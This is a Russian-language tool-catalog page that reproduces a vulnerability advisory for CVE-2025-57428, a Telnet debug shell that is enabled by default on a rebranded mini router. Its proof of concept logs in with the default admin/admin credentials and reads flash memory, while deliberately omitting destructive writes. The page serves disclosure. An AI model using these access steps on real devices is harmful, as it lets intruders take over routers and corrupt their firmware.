

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-57428 — CVE-2025-57428 | Kitploit
Инструменты/GitHubGitHub/5ulfur/cve-2025-57428
Безопасность встроенных системБезопасность IoTАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеАппаратная Безопасность
GitHub5ulfur/cve-2025-57428

CVE-2025-57428

CVE-2025-57428

Репозиторий
1299 месяцев назадЕщё не проверено
Поделиться

⚠️ Данный репозиторий поддерживается только как справочник по CVE-2025-57428.
Для других уведомлений и обновлений обращайтесь к: security-advisories.

CVE-2025-57428 - Отладочный интерфейс Telnet, включенный по умолчанию, предоставляет низкоуровневый доступ к флеш-памяти/регистрам

Затронутое устройство

  • Производитель/Бренд: Each Italy
  • Устройство: Wireless Mini Router WIRELESS-N 300M
  • Прошивка: v28K.MiniRouter.20190211

Краткое описание

Данное устройство открывает отладочный интерфейс Telnet (включен по умолчанию на порту 23) и принимает учетные данные администратора (`admin`/`admin` по умолчанию). После аутентификации оболочка предоставляет прямой доступ к низкоуровневым командам (в частности, `spi` и `reg`), что может привести к произвольному повреждению прошивки, «кирпичиванию» устройства и потере функциональности или конфигурации безопасности.


Доказательство концепции

Примечание: Я намеренно опускаю команды, выполняющие деструктивные записи. Приведенное ниже доказательство подтверждает существование и доступность интерфейса без предоставления готового эксплойта.

  1. Просканируйте устройство в локальной сети:

    nmap -p 23 <device-ip>
    

    Результат: порт 23 (telnet) отображается как open.

  2. Подключитесь по Telnet и пройдите аутентификацию (учетные данные по умолчанию):

    telnet <device-ip>
    # Login as: admin
    # Password: admin
    


    После входа в систему появляется отладочное приглашение CMD>.

  3. Выведите список доступных команд:

    CMD>help
    

    Вывод справки показывает следующие меню:

    cfg         net         os
    

    Войдите в меню os:

    CMD>os
    

    Снова выведите список доступных команд:

    OS>help
    

    На этот раз вывод справки показывает следующие команды:

    thread      mem         spi         reg         cpuload     cpubusy     event
    

    Использование spi отображает spi <rd/wr/er> <addr> [len].

  4. Чтение флеш-памяти:

    OS>spi rd 0x000fd0f0 16
    

    Это возвращает дамп области флеш-памяти в шестнадцатеричном формате:

    4f30650a 938f56fa 1b663a19 e316d824
    

    Это подтверждает, что команда работает и оболочка имеет низкоуровневый доступ. Команда записи (spi wr) и команда стирания (spi er), а также команды reg также выполняются.
Наблюдения:

  • Изменение пароля администратора через веб-интерфейс также меняет учетные данные Telnet, что указывает на общие учетные данные.
  • Telnet остается включенным по умолчанию после первоначальной настройки.

Связь с производителем

Попытки найти контактное лицо по безопасности или канал поддержки исходного производителя не увенчались успехом. Продукт, по-видимому, является переименованным устройством неизвестного происхождения.

Отказ от ответственности

Данная информация предоставляется исключительно в образовательных и защитных целях. Автор не несет ответственности за любое неправомерное использование этой информации.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    256

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





